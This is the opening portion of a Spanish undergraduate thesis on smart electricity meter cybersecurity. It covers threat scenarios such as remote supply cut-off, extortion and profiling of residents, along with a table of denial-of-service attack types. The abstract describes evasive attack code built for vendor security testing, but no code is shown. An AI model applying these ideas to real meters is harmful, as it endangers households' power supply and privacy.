uc3m | Universidad Carlos III de Madrid

Grado Universitario en Electrónica Industrial y Automática
Curso Académico 2017-2018

Trabajo Fin de Grado

"Análisis, diseño e implementación de plataforma de gestión de iConcentrator"

Sergio Gonzalo de la Torre

Tutor/es

Juan Miguel Gómez Berbis

7.1.J04 - 04 de Julio de 2018 a las 15:00

RESUMEN

El presente Trabajo Fin de Grado pretende estudiar las debilidades en cuanto a ciberseguridad de los contadores eléctricos inteligentes implantados en la red eléctrica española.

Dentro de esta memoria se han estudiado las partes más débiles de la instalación de los contadores eléctricos inteligentes, llegando a la conclusión de que la ciberseguridad de estos contadores es bastante baja por lo que conviene realizar una serie de comprobaciones en todos estos para conseguir que posean la seguridad que requieren aparatos de este tipo.

Para la realización de estas comprobaciones se ha elaborado un código en lenguaje Python (lenguaje más utilizado por los hackers actualmente) que aúna distintos tipos de ciberataques para que su detección o defensa sea lo más complicada posible. Entre todos los ataques disponibles, se han elegido los que conllevan un gran desgaste para el sistema a atacar, debido a que debilitando la capacidad de operación será más fácil obtener el resultado que se quiere: conseguir dejar inoperativo el contador eléctrico.

Este código pretende ser útil a la hora de realizar los distintos test de seguridad que deben pasar lo contadores eléctricos inteligentes antes de su puesta en funcionamiento para las diferentes empresas que controlan actualmente los contadores eléctricos inteligentes de la red eléctrica en España.

Palabras clave: concentrador, contador inteligente, ciberseguridad, hacker, Python.

ÍNDICE

ÍNDICE DE TABLAS

ÍNDICE DE FIGURAS

INTRODUCCIÓN

El objetivo de este trabajo fin de grado es analizar, diseñar e implementar una plataforma de gestión de un concentrador de datos (al que denominaremos iConcentrator) para acceso a contadores eléctricos mediante el estudio de su ciberseguridad ante posibles ataques al dispositivo.

Para empezar, se va a explicar qué es la ciberseguridad: la ciberseguridad o seguridad informática es el área de las tecnologías de la información focalizada en la protección de la infraestructura informática y la información contenida en esta. Según ISACA (Information Systems Audit and Control Association) se trata de "protección de activos de información, a través del tratamiento de amenazas que ponen en riesgo la información que es procesada, almacenada y transportada por los sistemas de información que se encuentran interconectados". A su vez, los activos de información son definidos como "conocimientos o datos que tienen valor para una organización", mientras que los sistemas de información se definen como "aplicaciones, servicios o activos de tecnologías de información u otros componentes que permiten el manejo de la misma".

Es decir, la ciberseguridad pretende proteger la información digital presente en los sistemas interconectados entre sí, y está comprendida dentro de la seguridad de la información.

La ciberseguridad no se debe confundir con la seguridad de la información.
Para conocer la principal diferencia entre ambas vamos a revisar conceptos más generales: el propósito de la seguridad es reducir riesgos ante amenazas latentes; es decir, como seguridad entendemos cualquier actividad destinada a proteger algo de algún tipo de peligro. El problema que surge con la información es que puede encontrarse de diferentes maneras, ya sea en formato digital (archivos electrónicos, por ejemplo), en formato físico (como puede ser un archivo a papel) o incluso de una manera no representada (como las ideas). Por tanto, los activos de la información pueden ser encontrados de diferentes formas.

Además, la información también es posible encontrarla en diferentes estados, ya que puede ser almacenada, procesada o transmitida de diferentes maneras (en formato electrónico o impreso, por ejemplo).

Es decir, la información necesita medidas de protección, y ese es el ámbito de la seguridad de la información. Por ejemplo, si el objetivo es proteger hardware, redes, software, servicios o infraestructuras tecnológicas, ahí estaríamos hablando de ciberseguridad. Si hablamos de seguridad relacionada con la información manejada en diferentes ámbitos, nos referimos a seguridad de la información.

Una vez se han aclarado los diferentes conceptos, hay que dejar claro que la seguridad de la información tiene un alcance mayor que la ciberseguridad, ya que la primera protege la información de los distintos peligros que puedan afectarla, mientras que la ciberseguridad se enfoca principalmente en la información en formato digital y los diferentes sistemas de procesamiento, almacenamiento y transmisión.

Para la aplicación de este tipo de seguridad existen una serie de protocolos, estándares y herramientas destinadas a proteger esta información. La ciberseguridad no solo

comprende software, (aunque como se ha mencionado anteriormente se enfoca principalmente en la información en formato digital), sino también hardware y todo aquello que esté relacionado con las tecnologías de la información que pueda conllevar un riesgo si acaba en las manos equivocadas.

Otro de los conceptos que se va a utilizar es el concepto de contador eléctrico inteligente. Un contador eléctrico inteligente es un equipo de medida que registra la lectura real del consumo de electricidad realizado cada hora, de forma remota. Estos dispositivos albergan una serie de ventajas, como son:

- Al tener control de forma remota, se realiza una gestión más eficiente de la Red Eléctrica, lo que conlleva a una reducción de las incidencias y de los tiempos de interrupción de los suministros en caso de alguna avería.
- Otra ventaja de las lecturas remotas es que ya no habrá lecturas estimadas, todas las lecturas serán reales.
- Se optimiza de una manera más sencilla el suministro de cada hogar en función de necesidades y hábitos de los consumidores.
- Hay una mayor agilización en cuanto a cambios de las condiciones contractuales como puede ser darse de alta, baja o realizar una reconexión.
- Se realizan cambios de potencias y tarifas a los clientes con una mayor rapidez.

Figura 1. Contador eléctrico inteligente.

Para la realización de este trabajo fin de grado se va a utilizar una placa de evaluación EVALKITST7570-1 que nos sirve para establecer comunicación directa con los contadores eléctricos mediante el protocolo de comunicación DLMS/COSEM (Device Language Message Specification)/COmpanion Specification for Energy Metering).

Figura 2. Placa de evaluación EVALKITST7570-1

Marco Regulador

La Comisión Electrotécnica Internacional (IEC por sus siglas en inglés) establece una serie de estándares para la medición de datos eléctricos mediante el protocolo IEC 62056. Estos estándares IEC 62056 son las versiones internacionales de la especificación DLMS/COSEM: DLMS (Device Language Message Specification) es el conjunto de estándares desarrollados y mantenidos por la DLMS User Association que han sido incluidos en los estándares IEC 62056; y COSEM (Companion Specification for Energy Metering) son una serie de especificaciones que definen la capa de transporte y aplicación del protocolo DLMS.

El protocolo DLMS/COSEM se utiliza para la medición inteligente en concentradores de datos. Se podría definir como:

- Un modelador de objetos: modela la interfaz del equipamiento de medida y las reglas para la identificación de los datos.
- Un método de comunicación: se le da un protocolo de comunicación a las unidades de datos para poder comunicarse con el modelo deseado y se les asigna una codificación para enviar esos datos en forma de bytes y convertir estos en información digital transmisible.
- Un método de transporte: lleva los mensajes entre el equipo de medida y el sistema que recoge los datos a través de un canal de comunicación.

Este protocolo ofrece, por tanto, las herramientas necesarias para construir un “contador virtual”.

Entorno socio-económico

Presupuesto:

TABLA 1. PRESUPUESTO DEL TRABAJO FIN DE GRADO.

CÓDIGO	UNIDAD	DESCRIPCIÓN	MEDICIÓN	PRECIO UNITARIO	PRECIO TOTAL
		INGENIERÍA			
1.01	horas	HORAS DE INGENIERÍA PRINCIPAL UTILIZADAS PARA EL PROYECTO Realización del estudio, análisis y desarrollo del proyecto. 1 ingeniero.	300	30	9.000,00
1.02	horas	HORAS DE APOYO A LA INGENIERÍA UTILIZADAS PARA EL PROYECTO Tareas de apoyo a la realización del proyecto. 1 ingeniero.	100	30	3.000,00
				TOTAL:	12.000,00

Estudio impacto social, ambiental y económico:

Este proyecto se centra en realizar un código para probar la seguridad de contadores eléctricos instalados en la red eléctrica española, por lo que se podría decir que no tiene un impacto ambiental negativo debido a que no utiliza áreas ambientales para su elaboración y no tiene impacto sobre bienes y servicios naturales, ni tampoco un impacto ambiental positivo debido a que no mitiga amenazas naturales, por ejemplo.

En cuanto a su impacto social, podríamos decir que gracias al desarrollo de este proyecto se pueden satisfacer diferentes necesidades de la sociedad como podrían ser su protección (debido a que gracias al estudio realizado se puede proveer a las empresas de un código de ataque que puede ser utilizado por hackers y así pueden ir por delante y tener ya un método de defensa ante estos ataques), o su privacidad (ya que los hackers no podrían acceder a estos contadores y obtener sus datos). También cabe destacar el impacto que tendría en cuanto a conflictos con otras actividades de desarrollo, ya que no interferiría para nada con otras empresas o generaría algún problema a terceros, debido a que el objetivo es garantizar la seguridad de estos contadores, por lo que los únicos afectados negativamente serían los hackers que actúan contra la legalidad y tratan de hacer daño bien sea a empresas, colectivos o a una única persona. Por tanto, podríamos decir que este proyecto tendría un impacto social claramente positivo debido a que no afectaría negativamente a ningún colectivo.

Por último, teniendo en cuenta el impacto económico, el trabajo realizado en este proyecto podría ser de gran ayuda para empresas que elaboren los equipos implicados en la ciberseguridad de los contadores inteligentes, ya que se podrían ahorrar muchas horas de trabajo si estas empresas conocen previamente los diferentes ataques que se le pueden realizar y obtienen un método de defensa ante estos; esto haría que no se tuvieran que realizar largos tiempos de arreglo de equipos afectados por ataques, o que no se estuviera sin servicio tiempos prolongados a causa de la caída del servicio. Por tanto, sería una ventaja clara para estas empresas.
La rentabilidad de este proyecto varía en cuanto al uso que se quiera dar al resultado obtenido. Se pueden obtener beneficios si se toma la decisión de presentarlo a diferentes empresas e intentar comercializar este código; o se puede tener un balance mínimamente negativo si no se desea comercializar el código y se pone a disposición de quien lo necesite. En cualquier caso, los gastos en realización de este proyecto serían únicamente de horas trabajadas por ingenieros, ya que no se ha necesitado la compra de ningún software para la realización de éste.

En conclusión, este Trabajo Fin de Grado se va a centrar en la ciberseguridad del concentrador denominado iConcentrator. Concretamente se van a analizar e implementar diferentes métodos aunados en un mismo código para atacar a los contadores habituales de la red eléctrica española por medio del concentrador y así poner a disposición de las diferentes empresas encargadas de la ciberseguridad de estos contadores poder llegar a una conclusión sobre los métodos de ciberseguridad presentes ante estos ataques. Esto va a ser útil para ver los puntos débiles en cuanto a ciberseguridad de los contadores inteligentes implementados hoy en día en la red eléctrica, y poder evitar ataques a la red como pueden ser caídas provocadas del servicio, accesos no autorizados a datos importantes o incluso la manipulación de estos datos.

ESTADO DEL ARTE

La digitalización hoy en día desempeña un papel fundamental en la sociedad, y la ciberseguridad es uno de los términos que son tendencia. Muchos de los eventos de Tecnologías de la Información celebrados en los últimos años tratan únicamente del tema de la ciberseguridad, y, organizaciones como la Plataforma Tecnológica de Seguridad Industrial (PESI), el Centro de Ciberseguridad Industrial (CCI) o Tecnalia, dedican bastantes recursos a la investigación en este campo.

Las Tecnologías de la Información y las Comunicaciones (TIC) son la base para muchos de nuestros servicios más esenciales (públicos y privados) como son los medios de comunicación, el mundo empresarial o las fuerzas de seguridad. Estas tecnologías dependen a su vez de los Sistemas de Control Industrial (SCI), que controlan los sistemas de seguridad física de procesamiento de datos.

Los SCI son básicos en las infraestructuras y servicios de un país, por lo que su protección debe estar a su cargo. Esto ha propiciado que los SCI se hayan convertido en objetivos principales de actos de ciberterrorismo, y, debido a que la seguridad de estos sistemas no es un requisito de diseño, ha hecho que muchos sistemas de nuestro país sean vulnerables (Anonymous, por ejemplo, es una de las organizaciones que se aprovecha de las lagunas en seguridad de todos estos sistemas).

Es por esto que hoy en día cada vez aparezcan más noticias en los medios de comunicación tratando de dar explicación a diversos problemas como apagones, fugas de información, pérdidas de servicio… Todos ellos propiciados por problemas en la ciberseguridad de sistemas y equipos.


En países como Estados Unidos se hacen grandes esfuerzos económicos en ciberseguridad de cara al desarrollo y protección de sus sistemas, mientras que en Europa seguimos claramente por detrás, aunque en los últimos años haya habido grandes avances. En España también se ha mejorado notablemente en este aspecto, haciendo que se convierta en uno de los países europeas pioneros en cuanto a iniciativas y avances, junto a Reino Unido o los Países Bajos.

Para poder comentar las tendencias que sigue la ciberseguridad hoy en día, hay que comentar y explicar las tendencias que siguen las Tecnologías de la Información y la Comunicación. Estas tendencias van en línea con el Programa Europeo Horizonte 2020, y son, según el INCIBE (Instituto Nacional de Ciberseguridad de España), las siguientes seis:

- Nueva generación de componentes y sistemas: dentro de esta definición se acogen los sistemas ciberfísicos (mecanismos controlados por algoritmos basados en computación), así como todos los sistemas inteligentes.
- Computación avanzada y Cloud Computing: enfocado a computación de baja energía y alto rendimiento y computación en la nube, sin necesidad de dispositivos físicos.
- Internet del futuro: se centra en las redes 5G y las tecnologías software para sistemas altamente conectados.

- Contenido: focalizado en las tecnologías Big Data que acceden, crean, gestionan, usan e intercambian grandes cantidades de datos. También se enfoca hacia los nuevos medios de comunicación, el desarrollo de tecnologías para el aprendizaje e interfaces para la accesibilidad.
- Robótica y sistemas autónomos: para su aplicación en la industria.
- Tecnologías clave habilitadoras: investigación, desarrollo e innovación en fotónica así como en micro y nano electrónica.

Estas seis tendencias engloban en sí una serie de macrotendencias como son las siguientes:



[12] Figura 3. Macrotendencias TIC.

Se van explicar cada una de ellas para poder manejar los conceptos a la hora de hablar de las tendencias de la ciberseguridad a día de hoy:

- Big data: las grandes cantidades de datos cada vez poseen más importancia debido al auge de las redes sociales, aplicaciones de imágenes y videos, dispositivos móviles… etc., capaces de generar más de 2.5 quintillones de bytes al día. La síntesis de estos datos lleva a la obtención de información personal o de seguridad, por ejemplo.
- Cloud Computing: este tipo de computación se ha convertido en algo esencial para las nuevas arquitecturas de aplicaciones. Por medio del Cloud Computing se ha

disminuido la brecha digital entre grandes y pequeñas empresas, ya que permite una colaboración rápida y asequible.

Según los últimos datos publicados por el International Data Center (IDC), en España, el Cloud Computing es conocido por el 81% de las compañías y utilizada por un 41% del tejido empresarial e institucional español.

- Internet de las Cosas: se trata de dispositivos interconectados como parte de alguna aplicación (como unas zapatillas que registran el recorrido que realizas, por ejemplo).

  A medida que el coste y el tamaño de sensores de las TIC siguen disminuyendo, el IOT (Internet Of Things = Internet de las cosas) sigue creciendo. Según Gartner, una firma de análisis de mercado, se prevé que en pocos años haya más de 50.000 millones de dispositivos conectados a internet. Además, esta tendencia generará aproximadamente 12.000 millones de euros solo en Europa hasta 2020.
- Smart Cities: una Ciudad Inteligente se trata de una ciudad que utiliza las Tecnologías de la Información y la Comunicación para mejorar la calidad de vida de sus habitantes.

  Este tipo de ciudad permite la interacción de los ciudadanos con la ciudad y, tal cual recoge el INCIBE "se adapta en tiempo real a sus necesidades, de forma eficiente en calidad y costes, ofreciendo datos abiertos, soluciones y servicios orientados a los ciudadanos para resolver los efectos del crecimiento de las ciudades, en ámbitos públicos y privados, a través de la integración innovadora de infraestructuras con sistemas de gestión inteligente".

  Una Ciudad Inteligente focaliza su actividad en torno al desarrollo del medio ambiente, el fomento de la movilidad en la ciudad (mejorando parámetros como la accesibilidad), soluciones de cara a la administración electrónica, desarrollo de la economía mediante el turismo inteligente y la mejora de servicios públicos como la educación (actualmente existen programas de e-learning).
- Smart Grids: las redes eléctricas inteligentes se caracterizan por una integración de avances en el campo de la ingeniería eléctrica y en el campo de las Tecnologías de la Información y la Comunicación. El objetivo principal de estas redes inteligentes es el de realizar un uso eficiente de la energía eléctrica. Además, intentan que haya un único sistema de gestión inteligente que englobe diversas actividades como son el control, la medida o la administración de energía.
- Industria 4.0: este concepto consiste en introducir las nuevas tecnologías a la industria. Su principal ventaja es conseguir una mayor flexibilidad e individualización de la producción.
- Redes sociales: estas redes conforman un flujo de información de un gran tamaño, que, bien utilizado, puede proporcionar grandes cantidades de datos.
- Tecnologías cognitivas: este tipo de tecnologías obtienen información, la procesan y obtienen conocimiento de ella como haría un ser humano. El ejemplo más claro es la inteligencia artificial, de la que se oye hablar mucho hoy en día.
- Wifi óptico: el LiFi (Light Fidelity) se basa en la comunicación de datos mediante luz. Su ventaja principal es la transmisión de datos a alta velocidad a la vez que se está iluminando un espacio (generalmente cerrado).
- Sistemas ciber-físicos: según el INCIBE, un sistema ciber-físico (CPS) "es todo aquel dispositivo que integra capacidades de computación, almacenamiento y

comunicación para controlar e interactuar con un proceso físico". Estos sistemas suelen estar conectados virtualmente y entre sí. Un ejemplo de estos sistemas serían los drones.

- Tecnología móvil: este tipo de tecnologías tiene tres ejemplos que las definen perfectamente: la tecnología wearable, los monederos móviles y los sistemas de traducción de voz en tiempo real.
- Redes 5G: se trata de redes de alta velocidad, ultra resistentes y con una banda ancha de gran tamaño.
- Nuevos modelos de pago: la revolución digital está haciendo que cambien totalmente los métodos de pago en todo el mundo. Ya sea mediante tarjetas contactless, Paypal o incluso criptomonedas, la digitalización ha propiciado un empuje, poco a poco, de estos métodos de pago por encima del dinero en efectivo.

En definitiva, una vez vistas las tendencias de las Tecnologías de la Información y la Comunicación y los conceptos que las componen, podemos concluir que las redes y ciudades inteligentes, mediante el uso de Big Data junto con Cloud Computing o Internet de las cosas (IoT) nos llevan a un cambio en el modelo de vida de la sociedad actual.

Esta digitalización global que ha llevado a cabo un cambio total en la sociedad y ha propuesto una evolución de las Tecnologías de la Información y la Comunicación, lleva asociada consigo unos riesgos que han hecho que haya que poner en marcha medidas de seguridad para los sistemas y redes interconectadas. Esta seguridad es la llamada ciberseguridad.

Este objetivo se trata en el Programa Horizonte 2020, en el que se intenta asegurar la protección de infraestructuras, sistemas y servicios. Por tanto, podemos entender la ciberseguridad como el conjunto de medidas para crear un clima de "confianza digital", que tengan apoyo en las Tecnologías de la Información y la Comunicación.

Esto se puede entender mejor utilizando los conceptos previamente explicados. Por ejemplo, el Cloud Computing, es uno de los principales objetivos de los ciberataques. En cuanto a Big Data, es de sobra sabido que todos sus datos pueden ser usados para obtener toda la información confidencial necesaria de una persona, empresa u organismo. Otro ejemplo que cabe destacar es el de la ciberseguridad aplicada, que afecta a términos como la Industria 4.0 o las Smart Grids.

En resumen, la ciberseguridad se encuentra altamente ligada a las Tecnologías de la Información y la Comunicación ya que el incremento masivo en la conectividad lleva consigo una serie de riesgos y protecciones a tomar que deberán ser estudiados.

Por tanto, una vez se conocen todos estos datos se puede pasar a explicar las diferentes tendencias de ciberseguridad que presuntamente se verán en 2018.

Hablar del sector de la ciberseguridad no es hablar de un tema fácil. Se trata de un sector en evolución y asumido en un constante cambio. Aun así, algunas compañías como ESET, Panda, Entelgy o All4Sec mediante el análisis de amenazas y tendencias de ciberseguridad en los últimos meses tratan de predecir las posibles diferentes tendencias que este término seguirá en 2018.

Los ataques a la privacidad, a infraestructuras críticas o grandes amenazas componen las principales tendencias a destacar:

- Ransomware: se trata de un tipo de programa que restringe el acceso a ciertas partes del sistema infectado y pide una cantidad de dinero a cambio de quitar esa restricción. Esta será una de las fuentes de negocio para los cibercriminales en 2018 como indica la compañía ESET, ya que muchas compañías prefieren pagar grandes cantidades de dinero antes que perder la parte afectada de sus datos.
- Reglamento de Protección de Datos (GDPR): desde mayo será un reglamento de obligado complimiento. El GDPR (General Data Protection Regulation) estipula que todo consumidor o ciudadano tiene derecho a saber cómo se utilizan sus datos personales, así como a pedir que se borren completamente. Otro de los puntos a destacar de ese reglamento es que los datos personales deben poder ser transferibles de un sistema electrónico a otro, estando estos estructurados en un formato electrónico común.
- Criptomonedas: un claro ejemplo de este concepto hoy en día son los Bitcoin. Cada vez se está invirtiendo más en estas monedas virtuales, lo que hace que sean el centro de amenazas de ciberataques.
- Internet of Things (IoT): a medida que crecen los dispositivos inteligentes presentes en empresas y hogares crecen las amenazas y los riesgos para estos. Se prevé que en 2018 se usen más de un millón de robots conectados mediante IoT, lo que obliga a que haya una gran ciberseguridad presente.
- Robo de datos personales y sensibles: en 2017 hemos oído casos de robos de datos como el de Yahoo o Equifax, y en 2018 estos robos van a seguir estando a la orden del día.
- Ciberataques en grandes eventos públicos: como apunta ESET “En 2018 se juega el Mundial de Fútbol en Rusia, y es una oportunidad perfecta para todo tipo de estafas que van desde venta de entradas falsas, noticias inventadas o alguna estafa dirigida a capturar información personal de los usuarios”.
- La nube: esta infraestructura se encuentra en constante evolución y, como apunta la empresa Check Point “durante 2017 más del 50% de los incidentes registrados por su equipo de respuesta estaban relacionados con la nube”. La fuga de datos será una de las mayores preocupaciones para las compañías que se muevan en este sector.
- Infraestructuras críticas: la mayoría de infraestructuras se diseñaron y llevaron a cabo antes de que incluso surgiera la ciberdelincuencia, por lo que, infraestructuras como las redes eléctricas, los servicios básicos o el transporte están muy expuestas a ciberataques.
- Inteligencia artificial: como hemos comentado anteriormente sobre la inteligencia artificial, una de las grandes tendencias para el que viene será la de soluciones que aprendan y actúen de manera autónoma. Por desgracia, la inteligencia artificial también podrá ser usada por ciberdelincuentes para realizar ataques e incluso acelerar la búsqueda de vulnerabilidades en diferentes sistemas.
- Amenazas móviles: en una sociedad altamente conectada que utiliza los dispositivos móviles prácticamente las 24 horas del día, estas amenazas serán parte del día a día.

Una vez se han explicado las tendencias tanto de la ciberseguridad como de las Tecnologías de la Información y la Comunicación, vamos a centrarnos en la ciberseguridad de una infraestructura crítica como es la red eléctrica.

En España, los contadores inteligentes empezaron a instalarse en 2010. Esta instalación está recogida en el Real Decreto 1110/2007, Orden ITC 3860/2007 e IET 290/2012 el cual obliga a las compañías distribuidoras a sustituir los actuales contadores cuya potencia sea menor o igual a 15 kW por contadores inteligentes antes del fin del año 2018.

Actualmente el porcentaje de contadores inteligentes con respecto a contadores convencionales se acerca al 100%, por lo que las distribuidoras eléctricas se están centrando en la ciberseguridad ya que instalar nuevos equipos supone nuevos riesgos y amenazas.

Como se ha explicado anteriormente, los contadores inteligentes se operan de forma remota. Es decir, intercambian información con la compañía distribuidora y además pueden ser controlados sin tener que recurrir a que un operador manipule el contador de manera física. De esta forma, una supuesta amenaza sería la de un hacker apagando el contador inteligente desde un ordenador de manera remota dejando a la víctima sin suministro eléctrico. Esto puede derivar incluso a casos de extorsión, en los que la persona que ataca el contador de manera remota pida dinero al consumidor por devolverle el suministro eléctrico. Es decir, sería posible incluso cortar el suministro eléctrico no ya de una sola persona, sino de un barrio entero o incluso de ciudades.

Otro aspecto que se debería tener en cuenta es la privacidad del consumidor. Estamos acostumbrados debido a la digitalización a intercambiar gran cantidad de datos e incluso a compartir parte de nuestra información, pero en este caso habría que tener en cuenta que los contadores inteligentes almacenan gran cantidad de información sobre nuestro día a día, datos que podrían ser de gran ayuda para empresas y fabricantes a la hora de poder realizar ofertas personalizadas de productos y servicios a los consumidores. Pero el mayor problema aquí no reside en la utilización de estos datos por empresas competidoras con la empresa que se tiene el acuerdo contractual, (que también es algo en lo que pensar, no poder tener privacidad ni siquiera a la hora de consumir energía), sino que hay que tener en cuenta la posibilidad con esta información de obtener los hábitos de un consumidor o una serie de consumidores, y, por tanto, alguien con interés en robar en la vivienda de la que conoce los datos de entradas y salidas de la casa, por ejemplo, tendría información privilegiada que le sería de gran ayuda a la hora de realizar ese delito.

Otro aspecto que cabe destacar es el del fraude ya no a los consumidores, sino también a las compañías. Tradicionalmente se ha realizado, por ejemplo, desviando el flujo eléctrico de una farola a la zona deseada para no pagar por el consumo de esa energía, pero actualmente debido a la digitalización de la información y los contadores se podría realizar incluso de una manera más “fácil”, es decir, de manera digital sin tener que realizar ninguna actividad física. Este tipo de fraude digital se podría realizar al mismo

tiempo no solo en un contador, sino a todos los contadores que se quisiera debido a que todos ellos poseerían la misma debilidad que haría que fueran vulnerables a este ataque.

Uno de los ataques que más se utilizan y más fáciles de utilizar son a día de hoy son los Ataques de Denegación de Servicios (DDoS por sus siglas en inglés). Se trata de un ataque que sobrecarga los recursos computacionales del sistema a atacar, lo que provoca la caída del servicio. Estos se generan mediante la saturación de los puertos con múltiples flujos de información, haciendo que el servidor se sobrecargue y no pueda seguir prestando su servicio.

Los Ataques de Denegación de Servicios poseen tres tipos de estrategias con las que pueden inhabilitar un sitio web, servidor o infraestructura:

- Ancho de banda: consiste en saturar la capacidad de la red del servidor, haciendo que no sea posible llegar a él.
- Recursos: intenta agotar los recursos del sistema, impidiendo que ésta pueda responder a las peticiones legítimas.
- Explotación de fallos de software: intenta buscar los fallos en el software y atacar esa parte para así inhabilitar el equipo o tomar el control de éste.

Por lo general los Ataques de Denegación de Servicios se pueden separar según la capa de modelo de interconexión de sistemas abiertos (OSI) a la que atacan. Las distintas capas se pueden ver en la siguiente tabla:

TABLA 2. DESCRIPCIÓN DE LAS DIFERENTES CAPAS.

Nº	**Capa**	**Aplicación**	**Descripción**	**Ejemplo de ataques**
7	Aplicación	Datos	Proceso de red a aplicación	Inundaciones de HTTP, inundaciones de consultas DNS
6	Presentación	Datos	Cifrado y representación de datos	Abuso de SSL
5	Sesión	Datos	Comunicación entre hosts	N/D
4	Transporte	Segmentos	Conexiones y fiabilidad extremo a extremo	Inundaciones de SYN
3	Red	Paquetes	Determinación de la ruta y direccionamiento lógico	Ataques de reflexión UDP
2	Enlaces de datos	Marcos	Direccionamiento físico	N/D

1	Física	Bits	Transmisión multimedia, de señales y binaria	N/D

[27]

A la hora de hablar de hablar de los ataques a estas capas, se suelen agrupar en ataques a la capa de infraestructura (3 y 4) y ataques a la capa de aplicación (5 y 6).
Los ataques a la capa de infraestructura son los ataques DDoS más habituales e incluye inundaciones sincronizadas (SYN) así como inundaciones de paquetes de datagramas de usuario (UDP). Estos ataques suelen ser de gran volumen y su objetivo es sobrecargar la capacidad de la red o los servidores de la aplicación
Los ataques a la capa de aplicación son más sofisticados que los anteriores ya que poseen un volumen menor, pero se centran en partes costosas de la aplicación y la dejan inaccesible para los usuarios reales.

Sabiendo lo que son los Ataques de Denegación de Servicios se puede afirmar que existen muchos tipos de ellos. Algunos de los más importantes se recogen en la siguiente tabla:

TABLA 3. EJEMPLOS DE ATAQUES DE DENEGACIÓN DE DATOS.

Nombre del ataque	Nivel OSI	Tipo de ataque	Explicación del ataque
ICMP echo request flood	3	Recursos	También llamado Ping Flood. Envío masivo de paquetes (ping), que implican una respuesta por parte del sistema afectado (pong) con el mismo contenido que el paquete de origen.
IP Packet Fragment Attack	3	Recursos	Envío de paquetes IP que remiten voluntariamente a otros paquetes que nunca se envía, saturando así la memoria del sistema.
SMURF	3	Ancho de banda	Ataque por saturación ICPMP que roba la dirección de origen para redirigir las múltiples respuestas hacia la víctima.
IGMP Flood	3	Recursos	Envío masivo de paquete IGMP (protocolo de gestión de grupos de internet).
Ping of Death	3	Explotación	Envío de paquetes ICMP que explotan los fallos operativos del sistema.
TCP SYN Flood	4	Recursos	Envío masivo de solicitudes de conexión TCP.
TCP Spoofed SYN Flood	4	Recursos	Envío masivo de solicitudes de conexión TCP usurpando la dirección de origen.

TCP ACK Flood	4	Recursos	Envío masivo de acuses de recibo de segmentos TCP.
TCP Fragmented Attack	4	Recursos	Envío de segmentos TCP que remiten voluntariamente a otros que nunca se envían, saturando la memoria del sistema afectado.
UDP Flood	4	Ancho de banda	Envío masivo de paquetes UDP (sin necesidad de establecer conexión previa).
UDP Fragment Flood	4	Recursos	Envío de datagramas que remiten voluntariamente a otros datagramas que nunca se envían, saturando así la memoria.
Distributed DNS Amplification Attack	7	Ancho de banda	Envío masivo de peticiones DNS robando la dirección de origen de la víctima y hacia un gran numero de servidores DNS legítimos. Como la respuesta tiene un mayor volumen que la pregunta, el ataque se amplifica y se satura el ancho de banda.
DNS Flood	7	Recursos	Ataque de un servidor DNS mediante el envío masivo de peticiones.
HTTP(S) GET/POST Flood	7	Recursos	Ataque de un servidor web mediante el envío masivo de peticiones.
DDoS DNS	7	Recursos	Ataque de un servidor DNS mediante el envío masivo de peticiones desde un gran número de máquinas controladas por el atacante.

[26]

Tal es el problema de este tipo de ataques en España que, según el IT Security Risks Survey 2017 de Karspersky Lab, el año pasado creció de forma drástica el coste financiero de lo DDoS en las empresas españolas. Ya fuera por medio de un incidente aislado o formando parte de un ciberataque combinado, el importe pasó de los aproximadamente 85 mil euros en 2016 a los más de 100 mil euros en 2017. Si sumamos todos estos costes a nivel global, el resultado sería de unos daños económicos de más de 2 millones de euros.

Por tanto, en el sentido de la seguridad se hace imprescindible que los contadores inteligentes posean mecanismos digitales y físicos que hagan que la manipulación o la obtención de información de estos sea una tarea complicada o incluso casi imposible.

Las compañías eléctricas y los fabricantes de estos contadores hoy en día están tratando de solucionar los problemas de seguridad en la parte física mediante el envío de información eventual al centro de control. Un ejemplo de envío de esta información se produce al manipular la carcasa el contador, que hace que se envíe una señal al centro

